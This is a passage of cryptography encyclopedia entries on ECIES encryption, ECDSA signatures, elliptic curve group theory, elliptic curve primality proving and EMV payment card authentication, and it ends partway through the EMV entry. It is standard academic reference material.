[1]Department of Mathematics, Auburn University, Auburn, AL, USA
[2]Department of Combinatorics and Optimization, University of Waterloo, Waterloo, Ontario, Canada

Related Concepts

►ElGamal Public Key Encryption; ►Elliptic Curve Cryptography

Definition

Elliptic curve public-key encryption schemes rely on the properties of ►elliptic curves for public-key encryption and decryption. An elliptic curve analogue of ►ElGamal public-key encryption is described.

Background

It is possible to develop elliptic curve analogues of all the variants of the ElGamal public-key encryption scheme [3]. Described here is one such variant, the *Elliptic Curve Integrated Encryption Scheme* (ECIES), proposed by Abdalla, Bellare, and Rogaway [1].

Applications

In ECIES, the elliptic curve domain parameters are $D = (q, \text{FR}, S, a, b, P, n, h)$, and an entity A's key pair is (d, Q) (►Elliptic Curve Keys). E denotes a symmetric-key encryption scheme such as the Advanced Encryption Standard (►AES), and Message Authentication Code (MAC) denotes a message authentication code algorithm such as Hashed Message Authentication Code (►HMAC). In order to encrypt a message m to A, an entity B does the following:

1. Select an integer $k \in_R [1, n-1]$.
2. Compute the elliptic curve points $R = kP$ and $Z = kQ$.
3. Derive two keys k_1 and k_2 from Z and R.
4. Compute $c = E_{k_1}(m)$ and $t = \text{MAC}_{k_2}(c)$.
5. Send (R, c, t) to A.

A decrypts using her private key d as follows:

1. Compute $Z = dR$.
2. Derive two keys k_1 and k_2 from Z and R.
3. Compute $t' = \text{MAC}_{k_2}(c)$; reject the ciphertext if $t \neq t'$.
4. Compute $m = E_{k_1}^{-1}(c)$.

ECIES has been proven to be semantically secure against ►adaptive chosen-ciphertext attacks [5] under the

assumptions that the encryption scheme E is secure, that the MAC algorithm is secure, and that certain nonstandard variants of the ►Diffie–Hellman problem are intractable [1].

Another noteworthy elliptic curve public-key encryption scheme is the elliptic curve analogue of the Cramer–Shoup scheme [2]. This scheme has the advantage that its security has been proven under standard assumptions only; however, encryption and decryption are slower than in schemes such as ECIES.

For an extensive study of discrete logarithm encryption systems, see the draft standard edited by Shoup [6]. The standard was subsequently published as ISO 18033-2 [4].

Recommended Reading

1. Abdalla M, Bellare M, Rogaway P (2001) The oracle Diffie–Hellman assumptions and an analysis of DHIES. Topics in cryptology—CT-RSA 2001, Lecture Notes in Computer Science, vol 2020. Springer, Berlin, pp 143–158
2. Cramer R, Shoup V (1998) A practical public key cryptosystem provably secure against adaptive chosen ciphertext attack. Advances in cryptology—CRYPTO '98, Lecture Notes in Computer Science, vol 1462. Springer, Berlin, pp 13–25
3. ElGamal T (1985) A public key cryptosystem and a signature scheme based on discrete logarithms. IEEE Trans Inf Theory 31:469–472
4. ISO/IEC 18033-2 (2006) Information Technology – Security Techniques – Encryption algorithms – Part 2: asymmetric ciphers
5. Rackoff C, Simon D (1992) Non-interactive zero-knowledge proof of knowledge and chosen ciphertext attack. Advances in Cryptology—CRYPTO '91, Lecture Notes in Computer Science, vol 576. Springer, pp 433–444
6. Shoup V (ed) (2004) FCD 18033-2 Encryption algorithms Part 2: asymmetric ciphers. http://www.shoup.net/iso

Elliptic Curve Signature Schemes

Darrel Hankerson[1], Alfred Menezes[2]
[1]Department of Mathematics, Auburn University, Auburn, AL, USA
[2]Department of Combinatorics and Optimization, University of Waterloo, Waterloo, Ontario, Canada

Related Concepts

►Digital Signature Schemes; ►Elliptic Curve Cryptography

Definition

Elliptic curve signature schemes rely on properties of ►elliptic curves for signature generation and verification. The Elliptic Curve Digital Signature Algorithm (ECDSA) variant is described, an analogue of the Digital Signature Algorithm (DSA).

Background

Many variants of the ►ElGamal digital signature scheme [1] have been proposed including the DSA [2], Schnorr's signature scheme [8], the Nyberg–Rueppel signature scheme [6], and the Korean certificate-based digital signature algorithm (KCDSA) [5]. Some of these variants have been proven to be existentially unforgeable by adaptive chosen-message attacks [3] under certain assumptions including intractability of the ►elliptic curve discrete logarithm problem (ECDLP) (see [7]). ECDSA, an elliptic curve analogue of the DSA, is outlined here; for further details, see [4].

Applications

In ECDSA, the elliptic curve domain parameters are $D = (q, \mathrm{FR}, S, a, b, P, n, h)$, and an entity A's key pair is (d, Q) (►Elliptic Curve Keys). In order to sign a message m, A does the following:

1. Select an integer $k \in_R [1, n-1]$.
2. Compute the elliptic curve point $R = kP$.
3. Compute $r = x \bmod n$, where x is the x-coordinate of R. If $r = 0$, then go to step 1.
4. Compute $e = H(m)$, where H is a cryptographic hash function.
5. Compute $s = k^{-1}(e + dr) \bmod n$. If $s = 0$, then go to step 1.
6. The signature on m is (r, s).

To verify A's signature (r, s) on m, an entity B does the following:

1. Verify that r and s are integers in the interval $[1, n-1]$.
2. Compute $e = H(m)$.
3. Compute $w = s^{-1} \bmod n$, $u_1 = ew \bmod n$ and $u_2 = rw \bmod n$.
4. Compute $X = u_1P + u_2Q$, and verify that $X \neq \infty$.
5. Let $v = x \bmod n$, where x is the x-coordinate of X.
6. Accept the signature if and only if $v = r$.

Signature verification works because if a signature (r, s) on a message m was indeed generated by the legitimate signer, then $s \equiv k^{-1}(e + dr) \pmod n$. Rearranging gives

$$k \equiv s^{-1}(e + dr) \equiv s^{-1}e + s^{-1}rd \equiv we + wrd \equiv u_1 + u_2 d \pmod n. \quad (1)$$

Thus $X = u_1P + u_2Q = (u_1 + u_2 d)P = kP$, and so $v = r$ as required.

Recommended Reading

1. ElGamal T (1985) A public key cryptosystem and a signature scheme based on discrete logarithms. IEEE Trans Inf Theory 31:469–472
2. FIPS 186-3 (2009) Digital signature standard (DSS), Federal Information Processing Standards Publication 186-3, National Institute of Standards and Technology, Gaithersburg, Maryland
3. Goldwasser S, Micali S, Rivest R (1988) A digital signature scheme secure against adaptive chosen-message attacks. SIAM J Comput 17:281–308
4. Johnson D, Menezes A, Vanstone S (2001) The elliptic curve digital signature algorithm (ECDSA). Internat J Inf Security 1:36–63
5. Lim C, Lee P (1998) A study on the proposed Korean digital signature algorithm. Advances in Cryptology—ASIACRYPT '98, Lecture Notes in Computer Science, vol 1514. Springer, pp 175–186
6. Nyberg K, Rueppel R (1996) Message recovery for signature schemes based on the discrete logarithm problem. Design Codes Cryptogr 7:61–81
7. Pointcheval D, Stern J (2000) Security arguments for digital signatures and blind signatures. J Cryptol 13:361–396
8. Schnorr C (1991) Efficient signature generation by smart cards. J Cryptol 4:161–174

Elliptic Curve Trace Computation

►Point Counting

Elliptic Curves

Darrel Hankerson[1], Alfred Menezes[2]
[1]Department of Mathematics, Auburn University, Auburn, AL, USA
[2]Department of Combinatorics and Optimization, University of Waterloo, Waterloo, Ontario, Canada

Related Concepts

►Hyperelliptic Curves

Definition

This section introduces elliptic curves and associated group operations, along with basic structural properties of particular interest in cryptography.

Background

Although classical, elliptic curves have been used in ►integer factoring algorithms and in ►primality proving algorithms, and also for designing public-key cryptographic schemes. In cryptography the attractiveness is due, in part, to the apparent resistance (at a given key size) to discrete logarithm attacks compared to methods where security is based on the intractability of integer factorization or finding logarithms in finite fields, especially as security requirements increase.

Theory

An *elliptic curve* E over a ►field F is defined by a Weierstrass equation

$$E/F: y^2 + a_1xy + a_3y = x^3 + a_2x^2 + a_4x + a_6 \qquad (1)$$

with $a_1, a_2, a_3, a_4, a_6 \in F$ and $\Delta \neq 0$, where Δ is the *discriminant* of E and is defined as follows:

$$\begin{aligned}\Delta &= -d_2^2d_8 - 8d_4^3 - 27d_6^2 + 9d_2d_4d_6\\ d_2 &= a_1^2 + 4a_2\\ d_4 &= 2a_4 + a_1a_3\\ d_6 &= a_3^2 + 4a_6\\ d_8 &= a_1^2a_6 + 4a_2a_6 - a_1a_3a_4 + a_2a_3^2 - a_4^2.\end{aligned}$$

If L is any extension field of F, then the set of *L-rational points* on E is

$$E(L) = \{(x,y) \in L \times L : y^2 + a_1xy + a_3y - x^3 - a_2x^2 - a_4x - a_6 = 0\} \cup \{\infty\}$$

where ∞ is the *point at infinity*.

Two elliptic curves E_1 and E_2 defined over F and given by Weierstrass equations (1) are said to be *isomorphic* over F if there exist $u, r, s, t \in F$, $u \neq 0$, such that the change of variables

$$(x,y) \rightarrow (u^2x + r, u^3y + u^2sx + t) \qquad (2)$$

transforms equation E_1 into equation E_2. The transformation (2) is called an *admissible change of variables*.

Simplified Weierstrass Equation

A Weierstrass equation (1) defined over F can be simplified considerably by applying admissible changes of variables:

1. If the characteristic of F is not equal to 2 or 3, then the admissible change of variables

$$(x,y) \rightarrow \left(\frac{x - 3a_1^2 - 12a_2}{36}, \frac{y - 3a_1x}{216} - \frac{a_1^3 + 4a_1a_2 - 12a_3}{24}\right)$$

transforms E to the curve

$$y^2 = x^3 + ax + b, \qquad (3)$$

where $a, b \in F$. The discriminant of this curve is $\Delta = -16(4a^3 + 27b^2)$.

2. If the characteristic of F is 2, then there are two cases to consider. If $a_1 \neq 0$, then the admissible change of variables

$$(x,y) \to \left(a_1^2 x + \frac{a_3}{a_1}, a_1^3 y + \frac{a_1^2 a_4 + a_3^2}{a_1^3}\right)$$

transforms E to the curve

$$y^2 + xy = x^3 + ax^2 + b, \tag{4}$$

where $a, b \in F$. The discriminant is $\Delta = b$. If $a_1 = 0$, then the admissible change of variables

$$(x,y) \to (x + a_2, y)$$

transforms E to the curve

$$y^2 + cy = x^3 + ax + b, \tag{5}$$

where $a, b, c \in F$. The discriminant is $\Delta = c^4$.

3. If the characteristic of F is 3, then there are two cases to consider. If $a_1^2 \neq -a_2$, then the admissible change of variables

$$(x,y) \to \left(x + \frac{d_4}{d_2}, y + a_1 x + a_1 \frac{d_4}{d_2} + a_3\right),$$

where $d_2 = a_1^2 + a_2$ and $d_4 = a_4 - a_1 a_3$ transforms E to the curve

$$y^2 = x^3 + ax^2 + b,$$

where $a, b \in F$. The discriminant is $\Delta = -a^3 b$. If $a_1^2 = -a_2$, then the admissible change of variables

$$(x,y) \to (x, y + a_1 x + a_3)$$

transforms E to the curve

$$y^2 = x^3 + ax + b, \tag{6}$$

where $a, b \in F$. The discriminant is $\Delta = -a^3$.

Group Law


Let E be an elliptic curve defined over the field F. There is a *chord-and-tangent rule* for adding two points in $E(F)$ to give a third point in $E(F)$. Together with this addition operation, the set of points $E(F)$ forms an abelian ▶group with ∞ serving as its identity. It is this group that is used in the construction of elliptic curve cryptographic schemes.

The addition rule is best explained geometrically. Figure 1 illustrates the addition and doubling rule for the curve $y^2 = x^3 - x$ over the real numbers $\mathbb{R}$. Let $P = (x_1, y_1)$ and $Q = (x_2, y_2)$ be two distinct points on an elliptic curve E. Then the *sum* R of P and Q is obtained by drawing a line through P and Q; this line intersects the elliptic curve at a third point. Then R is the reflection of this point about the x-axis. The *double* R of P, also denoted by $2P$, is obtained by drawing the tangent line to the elliptic curve at P. This line intersects the elliptic curve at a second point. Then R is the reflection of this point about the x-axis.


Algebraic formulas for the group law can be easily derived from the geometric description. These formulas are presented next for elliptic curves E of the simplified Weierstrass form (3) in affine coordinates when the characteristic of the underlying field F is not 2 or 3, and for elliptic curves E of the form (4) over characteristic 2 finite fields.

Group law for $E/F: y^2 = x^3 + ax + b$, $\mathrm{char}(F) \neq 2, 3$

1. *Identity*. $P + \infty = \infty + P = P$ for all $P \in E(F)$.
2. *Negatives*. If $P = (x, y) \in E(F)$, then $(x, y) + (x, -y) = \infty$. The point $(x, -y)$ is denoted by $-P$ and is called the *negative* of P; note that $-P$ is indeed a point in $E(F)$. Also, $-\infty = \infty$.



Addition: $P + Q = R$



Doubling: $P + P = R$

Elliptic Curves. Fig. 1 Geometric addition and doubling of elliptic curve points

3. *Point addition*. Let $P = (x_1, y_1) \in E(F)$ and $Q = (x_2, y_2) \in E(F)$, where $P \neq \pm Q$. Then $P + Q = (x_3, y_3)$, where

$$x_3 = \left(\frac{y_2 - y_1}{x_2 - x_1}\right)^2 - x_1 - x_2 \text{ and } y_3 = \left(\frac{y_2 - y_1}{x_2 - x_1}\right)(x_1 - x_3) - y_1.$$

4. *Point doubling*. Let $P = (x_1, y_1) \in E(F)$, where $P \neq -P$. Then $2P = (x_3, y_3)$, where

$$x_3 = \left(\frac{3x_1^2 + a}{2y_1}\right)^2 - 2x_1 \text{ and } y_3 = \left(\frac{3x_1^2 + a}{2y_1}\right)(x_1 - x_3) - y_1.$$

Group law for $E/F : y^2 + xy = x^3 + ax^2 + b$, char$(F) = 2$

1. *Identity*. $P + \infty = \infty + P = P$ for all $P \in E(F)$.
2. *Negatives*. If $P = (x, y) \in E(F)$, then $(x, y) + (x, x + y) = \infty$. The point $(x, x + y)$ is denoted by $-P$ and is called the *negative* of P; note that $-P$ is indeed a point in $E(F)$. Also, $-\infty = \infty$.
3. *Point addition*. Let $P = (x_1, y_1) \in E(F)$ and $Q = (x_2, y_2) \in E(F)$, where $P \neq \pm Q$. Then $P + Q = (x_3, y_3)$, where

$$\lambda = \frac{y_1 + y_2}{x_1 + x_2},\ x_3 = \lambda^2 + \lambda + x_1 + x_2 + a, \text{ and}$$
$$y_3 = \lambda(x_1 + x_3) + x_3 + y_1.$$

4. *Point doubling*. Let $P = (x_1, y_1) \in E(F)$, where $P \neq -P$. Then $2P = (x_3, y_3)$, where

$$x_3 = \left(x_1 + \frac{y_1}{x_1}\right)^2 + \left(x_1 + \frac{y_1}{x_1}\right) + a \text{ and}$$
$$y_3 = x_1^2 + \left(x_1 + \frac{y_1}{x_1}\right)x_3 + x_3.$$

The curves and group law have been given in affine form, although other representations are possible. In particular, various projective coordinate representations are commonly used due to efficiency considerations. More recently, curves admitting ►Edwards coordinate representations (►Edwards Coordinates) have been shown to have especially attractive features.

Group Order

Let E be an elliptic curve defined over a finite field $F = \mathbb{F}_q$. The number of points in $E(\mathbb{F}_q)$, denoted $\#E(\mathbb{F}_q)$, is called the *order* of E over $\mathbb{F}_q$. Since the Weierstrass equation (1) has at most two solutions for each $x \in \mathbb{F}_q$, it follows that $\#E(\mathbb{F}_q) \in [1, 2q + 1]$. Hasse's theorem provides tighter bounds for $\#E(\mathbb{F}_q)$:

$$q + 1 - 2\sqrt{q} \leq \#E(\mathbb{F}_q) \leq q + 1 + 2\sqrt{q}.$$

$\#E(\mathbb{F}_q)$ can be computed in polynomial time by Schoof's algorithm or one of its many derivatives.

Let p be the characteristic of $\mathbb{F}_q$. An elliptic curve E defined over $\mathbb{F}_q$ is *supersingular* if p divides t, where $t = q + 1 - \#E(\mathbb{F}_q)$. If p does not divide t, then E is *nonsupersingular*. The elliptic curves (5) and (6) are supersingular.

If E is an elliptic curve defined over $\mathbb{F}_q$, then E is also defined over any extension $\mathbb{F}_{q^n}$ of $\mathbb{F}_q$. The group $E(\mathbb{F}_q)$ of $\mathbb{F}_q$-rational points is a subgroup of the group $E(\mathbb{F}_{q^n})$ of $\mathbb{F}_{q^n}$-rational points and hence $\#E(\mathbb{F}_q)$ divides $\#E(\mathbb{F}_{q^n})$. If $\#E(\mathbb{F}_q)$ is known, then $\#E(\mathbb{F}_{q^n})$ can be efficiently determined by the following result due to Weil. Let $\#E(\mathbb{F}_q) = q + 1 - t$. Then $\#E(\mathbb{F}_{q^n}) = q^n + 1 - V_n$ for all $n \geq 2$, where $\{V_n\}$ is the sequence defined recursively by $V_0 = 2$, $V_1 = t$, and $V_n = V_1 V_{n-1} - qV_{n-2}$ for $n \geq 2$.

Group Structure

Let E be an elliptic curve defined over $\mathbb{F}_q$. Then $E(\mathbb{F}_q)$ is isomorphic to $\mathbb{Z}_{n_1} \oplus \mathbb{Z}_{n_2}$ where n_1 and n_2 are uniquely determined positive integers such that n_2 divides both n_1 and $q - 1$.

Note that $\#E(\mathbb{F}_q) = n_1 n_2$. If $n_2 = 1$, then $E(\mathbb{F}_q)$ is a cyclic group. If $n_2 > 1$, then $E(\mathbb{F}_q)$ is said to have *rank 2*. If n_2 is a small integer (e.g., $n = 2, 3,$ or 4), then $E(\mathbb{F}_q)$ is sometimes said to be *almost cyclic*. Since n_2 divides both n_1 and $q - 1$, one expects that $E(\mathbb{F}_q)$ is cyclic or almost cyclic for most elliptic curves E over $\mathbb{F}_q$.

Example

Consider the elliptic curve

$$E : y^2 = x^3 + 2x + 4$$

defined over $\mathbb{F}_{13}$, the integers modulo 13. The points in $E(\mathbb{F}_{13})$ are as follows:

$(0,2)$	$(2,4)$	$(5,3)$	$(7,6)$	$(8,5)$	$(9,6)$
$(10,6)$	$(12,1)$	$(0,11)$	$(2,9)$	$(5,10)$	$(7,7)$
$(8,8)$	$(9,7)$	$(10,7)$	$(12,12)$	∞	

so $\#E(\mathbb{F}_{13}) = 17$. Examples of the group law are $(8,5) + (2,4) = (7,6)$, and $2(8,5) = (0,2)$. Since the group order 17 is prime, $E(\mathbb{F}_{13})$ is a cyclic group.

Recommended Reading

1. Koblitz N (1994) A course in number theory and cryptography, 2nd edn. Springer, New York
2. Silverman J (1986) The arithmetic of elliptic curves. Springer, New York
3. Silverman J (1994) Advanced topics in the arithmetic of elliptic curves. Springer, New York
4. Washington L (2008) Elliptic curves: number theory and cryptography, 2nd edn. CRC Press, Boca Raton, FL

Elliptic Curves for Primality Proving

François Morain
Laboratoire d'informatique (LIX), École polytechnique, Palaiseau Cedex, France

Synonyms

ECPP

Related Concepts

►Elliptic Curves; ►Elliptic Curve Method for Factoring; ►Integer Factoring; ►Prime Number; ►Primality Test

Definition

Elliptic Curve Primality Proving (ECPP for short) is a method to prove primality of an integer n that uses elliptic curves modulo n.

Background

Proving the primality of an integer N (►Primality Proving Algorithm) is easy if $N-1$ can be factored: N is prime if and only if the multiplicative ►group of invertible elements $(\mathbb{Z}/N\mathbb{Z})^*$ is cyclic of order $N-1$ (►Modular Arithmetic). To prove that an integer g is a ►generator of $(\mathbb{Z}/N\mathbb{Z})^*$ and hence that the group is cyclic, it suffices to check that $g^{N-1} \equiv 1 \bmod N$ and $g^{(N-1)/q} \not\equiv 1 \bmod N$ for all prime factors q of $N-1$. (It is quite easy to find a generator, or to prove that none exists, given the prime factors.)

The above method is the converse of ►Fermat's Little Theorem. However, it is rare that $N-1$ is easy to factor. Less rare is the case where $N-1$ has a large prime cofactor C, in which case the primality of $N-1$ can be proven in the same way, modulo the assumption that C can be proven prime in turn. This approach cannot succeed to prove the primality of all numbers in reasonable time. Other approaches have therefore been pursued for proving that a number is prime. For instance, the first deterministic algorithm for this task was designed by Adleman et al. in the early 1980s [2] and improved by Cohen and Lenstra [8] among others [6, 7, 13].

Theory

The basic idea of primality proving with ►elliptic curves is to enlarge the set of groups that can be used for proving the primality of N. In addition to $(\mathbb{Z}/N\mathbb{Z})^*$ also the groups formed by elliptic curves over $\mathbb{Z}/N\mathbb{Z}$ are considered, that is sets $E(\mathbb{Z}/N\mathbb{Z}) = \{(x,y) \in (\mathbb{Z}/N\mathbb{Z})^2, y^2 \equiv x^3 + ax + b \bmod N\}$, where $\gcd(4a^3 + 27b^2, N) = 1$. If N is indeed prime, then $E(\mathbb{Z}/N\mathbb{Z})$ is a group of order $m = N + 1 - t$ for some integer $t \in [-2\sqrt{N}, 2\sqrt{N}]$, by Hasse's theorem. A primality testing theorem analogous to the converse of Fermat's theorem can be proven so that it is enough to find a generator P of the curve satisfying equalities in the group $E(\mathbb{Z}/N\mathbb{Z})$. To each curve corresponds a distinct m. A lot of them should be factorizable numbers. This gives a lot of candidates to use in the primality proof, in addition to $N-1$.

To use these groups in primality proving, two problems must be solved: find algorithms to compute the group law on $E(\mathbb{Z}/N\mathbb{Z})$ and compute the cardinality of the group. The first task is easy, many algorithms being known. The second task is not so easy, but there exists a deterministic ►point counting algorithm due to Schoof for this which runs in ►polynomial time.

In 1986, two primality proving algorithms using elliptic curves were proposed, somewhat anticipated in 1985 by Bosma, Chudnovsky, and Chudnovsky. One is due to Goldwasser and Kilian [10, 11], the other one to Atkin [3]. The Goldwasser–Kilian algorithm uses random curves whose cardinality has to be computed with Schoof's algorithm. The analysis shows that proving primality can be done in random polynomial time for almost all primes, a result eventually proven for all primes [1] by Adleman and Huang using curves of genus 2 shortly after the work of Goldwasser and Kilian. The drawback of the Goldwasser–Kilian algorithm is that Schoof's algorithm is too slow to be interesting in practical primality proving, despite the improvements made by Elkies and Atkin.

Atkin's approach replaces random curves by curves which are reductions of curves with complex multiplication and for which the cardinality is known in advance. The analysis of this algorithm, also called ECPP [4], is heuristic and yields a running time $O((\log N)^6)$ (see [12] and ►O-notation) for deciding the primality of N using classical arithmetic.

Experimental Results

In practice, due to many improvements of several people including the present author, primes of cryptographic size (say 512 or 1,024 bits) can be proved in a few seconds, and large numbers tackled as well, the record being around 5000 decimal digits. An interesting feature of this algorithm is the fact that it gives a ►certificate of primality that can be checked in time $O((\log N)^4)$.

As a matter of fact, a faster version of ECPP was outlined by Shallit, with a complexity of $O((\log N)^5)$ (see [12]). With fast multiplication techniques, this is a $\tilde{O}((\log N)^4)$ method, and its practicality has been recently demonstrated with the primality of several numbers with more than 15,000 decimal digits [9, 14] and culminating at more than 20,000 decimal digits [15].

The above complexity matches the fastest heuristic version of the Agrawal–Kayal–Saxena algorithm that is due to Bernstein [5].

Recommended Reading

1. Adleman LM, Huang M-DA (1992) Primality testing and abelian varieties over finite fields. Lecture notes in math, vol 1512. Springer, Berlin
2. Adleman LM, Pomerance C, Rumely RS (1983) On distinguishing prime numbers from composite numbers. Ann Math (2) 117:173–206
3. Atkin AOL (1986) Manuscript. Lecture notes of a conference. Boulder CO, August 1986
4. Atkin AOL, Morain F (1993) Elliptic curves and primality proving. Math Comp 61(203):29–68
5. Bernstein DJ (2007) Proving primality in essentially quartic random time. Math Comput 76(257):389–403
6. Bosma W, van der Hulst M-P (1990) Primality proving with cyclotomy. Ph.D. thesis, Universiteit van Amsterdam
7. Cohen H, Lenstra AK (1987) Implementation of a new primality test. Math Comput 48(177):103–121
8. Cohen H, Lenstra HW Jr (1984) Primality testing and Jacobi sums. Math Comp 42(165):297–330
9. Franke J, Kleinjung T, Morain F, Wirth T (2004) Proving the primality of very large numbers with fastecpp. In: Buell D (ed) Algorithmic number theory, 6th international symposium, ANTS-VI, Burlington, VT, June 2004. Lecture notes in computer science, vol 3076. Springer, Berlin, pp 194–207
10. Goldwasser S, Kilian J (1986) Almost all primes can be quickly certified. In: Proceedings of 18th STOC, 28–30 May 1986. ACM, Berkeley, pp 316–329
11. Goldwasser S, Kilian J (1999) Primality testing using elliptic curves. J ACM 46(4):450–472
12. Lenstra AK, Lenstra HW Jr (1990) Algorithms in number theory. In: van Leeuwen J (ed) Handbook of theoretical computer science, vol A: algorithms and complexity, chapter 12. Elsevier, North Holland, pp 674–715
13. Mihailescu P (1997) Cyclotomy of rings and primality testing. Dissertation ETH No. 12278, Swiss Federal Institute of Technology, Zürich
14. Morain F (2005) Implementing the asymptotically fast version of the elliptic curve primality proving algorithm. Math Comput 76(165):493–505
15. Morain F (2006) Announcement at http://www.lix.polytechnique.fr/Labo/Francois.Morain/

EMV

Michael Ward[1], Anita Ochieano[2]
[1]Product Security Chip Centre of Excellence MasterCard Worldwide, Waterloo, Belgium
[2]Visa International, Foster City, CA, USA

Related Concepts

►AES; ►Authentication; ►Digital Signature; ►Encryption; ►Mandatory Access Control Policy (MAC); ►Personal Identification Number (PIN); ►RSA; ►Triple DES

Definition

EMV Integrated Circuit Card Specification for Payment Systems, Version 4.2, June 2008 [1] is a global standard for credit and debit payment cards based on chip card technology. The EMV specification is administered by EMVCo, LLC. EMVCo also establishes and administers testing and approval processes to evaluate compliance with the EMV specifications. The current owners of EMVCo are American Express, JCB, MasterCard, and Visa.

Background

A primary goal of EMVCo and the EMV specifications is to facilitate global interoperability and compatibility of chip-based payment cards and acceptance devices while supporting secure payment. This objective extends to new types of payment devices as well, including contactless payment and mobile payment.


Traditional credit and debit payment cards carry a magnetic stripe, a hologram, a specimen signature of the cardholder and may be embossed with the cardholder's name and account number and the expiry date of the card. Magnetic stripe technology provides little in the way of card ►authentication. EMV cards carry the information about the account on an integrated circuit (chip) on the card. The chip is able to store more information than the magnetic stripe and also can support editing to control the use of the card. The card's ability to generate cryptograms and ►digital signatures allows card authentication to be performed by the terminal or issuer using dynamic techniques that identify genuine data and genuine cards. The card can provide the ability to authenticate the cardholder offline. Both the card and terminal implement offline risk management processes that control whether a transaction is approved or declined offline or whether online authorization should be sought.

EMV defines several different mechanisms for chip card authentication. Online authorized transactions use an online card authentication method (online CAM) where the online authorization contains a cryptogram generated from key transaction data signed with the card's secret symmetric key. Offline card authentication is achieved through the terminal's verification of a signature received from the card and does not require that the transaction be able to go online.

Application: The EMV Architecture

The Transaction Flow

Figure 1 provides an overview of the transaction flow for EMV. For complete descriptions of these processes, please refer to the EMV specifications.



EMV. Fig. 1 EMV transaction flow

Offline Data Authentication (Offline CAM)

EMV supports three different offline data authentication methods: static data authentication (SDA), dynamic data authentication (DDA) and combined DDA/application cryptogram generation (CDA). These methods allow the terminal rather than the issuer to authenticate the card and card data.

- With SDA, the terminal verifies a static *signature* (i.e., the same for every transaction) of card data signed by the issuer private key in order to assure that this data has not been altered.
- With DDA the terminal verifies a dynamic signature (i.e., different for each transaction based on a random challenge from the terminal and dynamic card data)

generated by the card using its private key, in order to assure that the card is not counterfeit and that the card data has not been altered.
- With CDA the card generates a dynamic signature of transaction data including the online cryptogram, in order to provide the protection of DDA while also assuring that important data going between the card and terminal has not been altered.

All of these methods use RSA public key cryptography. In the EMV environment, the payment system acts as a certification authority and creates issuer public key certificates by signing each issuer's public keys. Issuers act as certification authorities and create ICC public key certificates by signing each card's ICC public key. The payment systems' CA public keys are distributed by the acquirer to the terminals for verifying issuer certificates, thereby yielding trusted copies of issuers' public keys, used in turn to verify ICC public keys. These public key processes use RSA with SHA-1 used for hashing.

For SDA, the issuer pre-signs card-unique static data to allow detection of alteration of the data after personalization. Figure 2 illustrates the relationship between the cryptographic keys for SDA.

For both DDA and CDA, the issuer personalizes the chip card with a certified private RSA key unique to the chip card. Figure 3 illustrates the relationship between the cryptographic keys for DDA and CDA.

Online Card Authentication

